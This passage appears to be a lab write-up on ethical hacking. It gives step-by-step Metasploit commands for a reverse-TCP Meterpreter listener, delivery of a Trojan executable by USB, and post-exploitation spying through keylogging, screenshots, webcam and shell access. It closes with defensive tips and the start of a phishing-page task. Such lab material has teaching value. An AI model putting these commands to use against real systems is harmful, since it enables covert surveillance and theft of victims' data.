
- Now launch the attack by entering below commands
  - use exploit/multi/handler
  - set payload windows/meterpreter/reverse_tcp
  - set LHOST 192.168.0.109
  - set LPORT 4444
  - exploit -j -z




- Now we'll send the Trojan file to target PC to test the system security and execute in machine, here there are many ways to send the file to the Victim system but we'll send it by USB device.

HACKER MACHINE

VICTIM MACHINE




- Now we'll execute the exe file in Victim machine by clicking Yes.




- After clicking on Yes connection of hacker machine with victim machine will be established instantly.

HACKER MACHINE


VICTIM MACHINE




- Now we'll use command 'sessions -l' to see that how many sessions are established in hacker machine.



- Now we'll connect to Victim machine by using the command → 'sessions -i 1'.




- We'll use 'help' command to get various commands chart.




- We'll use 'sysinfo' command to get Victim machine's system details.

HACKER MACHINE

VICTIM MACHINE




- We'll use next command to get the keystrokes as 'keyscan_start', this command will start the keystroke sniffer. After executing this command if the Victim user write anything in his system, it will appear in the hacker machine. To get the keystrokes in hacker's system we've to execute a command as 'keyscan_dump'.




- To get the screenshot of Victim's machine we'll execute the command as 'screenshot'.

HACKER MACHINE


VICTIM MACHINE





- To use Victim's webcam, we'll use command as 'webcam_stream'.




- We'll use 'screenshare' command to get screen share of Victim's machine.








- Now we'll use 'ifconfig' command to get Victim machine's IP addresses.



- To use Victim machine's command prompt terminal, we'll use the command as 'shell'.



➢ Vulnerability Issue →

This type of vulnerability issue can be caused by downloading and/or opening any type of unknown/untrusted file which can be from internet or any social media platform or might be transferred by some physical sources. That file contains a virus and when victim opens that file then the hacker got most of the control of the victim's system (without knowing to the victim) by which victim's system can be harmed in many ways and hacker can also cause data breach, some confidential data like user id, passwords, important documents, images, etc. might get stolen by hacker. Many unlawful tasks can be done by the hacker if the proper precaution is not taken. System might get compromised. It is just double click away to get trapped into hacker's plan. We should be very careful while downloading or installing anything from the internet, as there are many untrusted sites available which may trap the victim and gets the control over there.

➢ Security patch to avoid these type of attacks →

1. Never download and/or open any type of unknown/untrusted file which can be from internet or any social media platform or might be transferred by some physical sources without checking its authenticity.
2. Keep antivirus software, OS, apps, browsers up to date.
3. Don't open any suspicious emails.
4. Be careful when you are online. Avoid websites you are not familiar with.
5. Use database firewall and web application firewall in the system.
6. Install anti-spyware package.
7. Secure your network.
8. Always use two-factor authentication.
9. Use encryption, encryption can prevent hackers from accessing any information of that file.
10. Don't use unsecured public Wi-Fi.
11. Don't use pirated content.
12. Don't use USBs or other external devices unless you own them.

----------*----------

❖Problem Statement 3 →

Use SET Tool and create a fake Gmail page and try to capture the credentials in command line and

